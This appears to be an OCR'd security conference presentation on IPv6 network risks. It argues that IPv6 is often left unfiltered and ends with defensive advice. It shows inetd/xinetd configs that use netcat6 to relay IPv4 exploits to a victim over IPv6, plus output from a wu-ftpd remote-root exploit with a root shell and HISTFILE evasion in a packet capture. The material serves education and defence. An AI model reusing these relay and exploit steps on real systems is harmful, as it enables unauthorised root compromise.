
Same IPv6 network



Generic configuration of IPv6 net (IV)



Generic configuration of IPv6 network



IPv6 is here !!!

Most of the equipment support IPv6

IPv6 is quite common in the base operating system

Are correctly updated the corporate server ?

- Delayed updated due to maintain windows
- Fake security: We have a firewall to protect the server
- Who is going to use IPv6 to attack us ?

Automatic IPv6 configuration and tunnels can made the system administration more difficult.

Configuration fault in IPv6

Sometimes the filtered are only applied in IPv4 , not IPv6:

Software filtering in some router modules

IPv6 is an experimental service , running by research department, not by the operational team

- Lack of security contact for this systems

lack of security concern

IPv6 filtering is supported in Linux , but most of the commercial system that are based in this operating system don’t support .

In Brief: Most of the IPv6 networks are completely open, without filtering from outside.

OSI Stack


IPv6 only deals with::

Network level

- Icmp

Application level traffic (for example http) don’t change.

It would be possible to reuse the IPv4 tools to works with IPv6?



IPv4 exploit for IPv6

Exploit: Program that use a vulnerability of an application of operating system (demonstration of the problem ;-). Usually allow access to a command line prompt with the service attacked privileges

What is needed to use a IPv4 exploit in IPv6 ?

1) Source Code of the exploit
2) Change the code to use IPv6 calls instead of IPv4

Problem: Usually you don't have the source code or this is not very easy to convert

Convert the traffic from IPv4 to IPv6

Using Protocols conversion mechanism (routers)

Employing a protocol proxy for TCP connections

Converting IPv4 to IPv6

What you need

I exploit

- For IPv4

Listening in a IPv6 port

- Inetd,
- Xinetd

Sending IPv6 traffic

- Netcat IPv6 , http://nc6.sourceforge.net

Wu-ftpd

Exploit against FTP Server (CERT CA-2001-33 Advisory)

Example of an application level attack

The vulnerable system were very common some time ago, also

- The exploit works in different linux & Unix distributions
- There is native IPv6 support in those Linux distributions
- Root access to the system quite easily

Who says that there were not updated system after the firewall ?

- Old operating system , without updates
- “appliance system” based in this distributions, without updates

Configuration of the proxy

- inetd.conf:

```
ftp    stream  tcp    nowait  root /usr/local//bin/nc /usr/local/bin/nc6 victima.ip ftp
```

- xinetd

```
service ftp
{
socket_type       = stream
wait            = no
user              = root
server            = /usr/bin/nc6
server_args       =  victim IPv6_addr  ftp
log_on_success+= DURATION USERID
log_on_failure          += USERID
nice              = 10   }
```

Example of attack using IPv6

```
 ./wu -a -v vax.pruebas.org
7350wurm - x86/linux wuftpd <= 2.6.1 remote root (version 0.2.2)
team teso (thx bnuts, tomas, synnergy
....
### TARGET: RedHat 7.2 (Enigma) [wu-ftpd-2.6.1-18.i386.rpm]
# exploitation succeeded. sending real shellcode
# sending setreuid/chroot/execve shellcode
# spawning shell
######################
uid=0(root) gid=0(root) groups=50(ftp)
Linux grima 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
ls -al /
total 164
drwxr-xr-x   19 root     root         4096 Jul  5 20:15 .
drwxr-xr-x   19 root     root         4096 Jul  5 20:15 ..
-rw-r--r--    1 root     root            0 Jul  5 09:54 .autofsck
```

Ejemplo de ataque en IPv6 (II)

Tráfico del ataque

```
21:15:26.534722 2001:720:6969:666::38.34073 > 2001:720:40:2cff::247.ftp: P 1449:1477(28) ack 4320 win 33075
0x0000        6000 0000 0030 063b 2001 0720 1710 0f00     `....0.;........
0x0010        0000 0000 0000 0038 2001 0800 0040 2cff     .......8.....@,.
0x0020        0000 0000 0000 0247 8519 0015 2969 aafe     .......G....)i..
0x0030        3ed1 3062 5018 8133 f196 0000 756e 7365     >.0bP..3....unse
0x0040        7420 4849 5354 4649 4c45 3b69 643b 756e     t.HISTFILE;id;un
0x0050        616d 6520 2d61 3b0a                ame.-a;.
21:15:26.584722 2001:720:40:2cff::247.ftp > 2001:720:6969:666::38.34073: P 4359:4424(65) ack 1477 win 6432
0x0000        6000 0000 0055 0640 2001 0800 0040 2cff     `....U.@.....@,.
0x0010        0000 0000 0000 0247 2001 0720 1710 0f00     .......G........
0x0020        0000 0000 0000 0038 0015 8519 3ed1 3089     .......8....>.0.
0x0030        2969 ab1a 5018 1920 0522 0000 4c69 6e75     )i..P...."..Linu
0x0040        7820 6772 696d 6120 322e 342e 372d 3130     x.grima.2.4.7-10
0x0050        2023 3120 5468 7520 5365 7020 3620 3136     .#1.Thu.Sep.6.16
0x0060        3a34 363a 3336 2045 4454 2032 3030 3120     :46:36.EDT.2001.
0x0070        6936 3836 2075 6e6b 6e6f 776e 0a       i686.unknown.
21:15:35.044722 2001:720:6969:666::38.34073 > 2001:720:40:2cff::247.ftp: P 1477:1486(9) ack 4424 win 33043
0x0000        6000 0000 001d 063b 2001 0720 1710 0f00     `......;........
0x0010        0000 0000 0000 0038 2001 0800 0040 2cff     .......8.....@,.
0x0020        0000 0000 0000 0247 8519 0015 2969 ab1a     .......G....)i..
```

Evolution

Fortunately Windows XP

NetBIOS is not enabled , by default, if you configured IPv6

IPv6 is still not used by home users

but:

Automatic configuration of “teredo” tunnel in windows IPv6 systems

- The tunnels can also be used to bypass security policy

Using IPv6 it’s possible to bypass IPv4 filters


What will happen when worms and black community will start to use IPv6 as transport protocol.

- Currently IPv6 is used for cover channel communications

Weak Password (II)

Almost all the exploit published in IPv4 can be reused for IPv6

Since May 2004 there frequent use of brute force attacks against weak password in ssh



HTTP attacks

- ¿ Web defacements ?
- SQL inyection

Conclusions

Do not throw the Vax to the trash

Save the VAX

Conclusions

What need to be done ?, the same as with IPv4

Security police that state what is allowed and what is not allowed

You must always upgrade and patch the systems

Control of the IPv6 tunnels

Start monitoring the IPv6 traffic before you start to receive incidents

- Flows
- Firewall
- IDS , not only tunnel detection, start to detect application level IPv6 attacks

References

Information about IPv6 (Spanish), http://www.6sos.org and May meeting about Ipv6, http://www.rediris.es/red/jornadas-ipv6.es.html

Security Implications of IPv6, http://documents.iss.net/whitepapers/IPv6.pdf

Cisco: Implementing IPv6 security :

http://www.cisco.com/en/US/products/sw/iosswrel/ps5187/products_configuration_

IPv6 threats:

http://www.cisco.com/security_services/ciag/documents/v6-v4-threats.pdf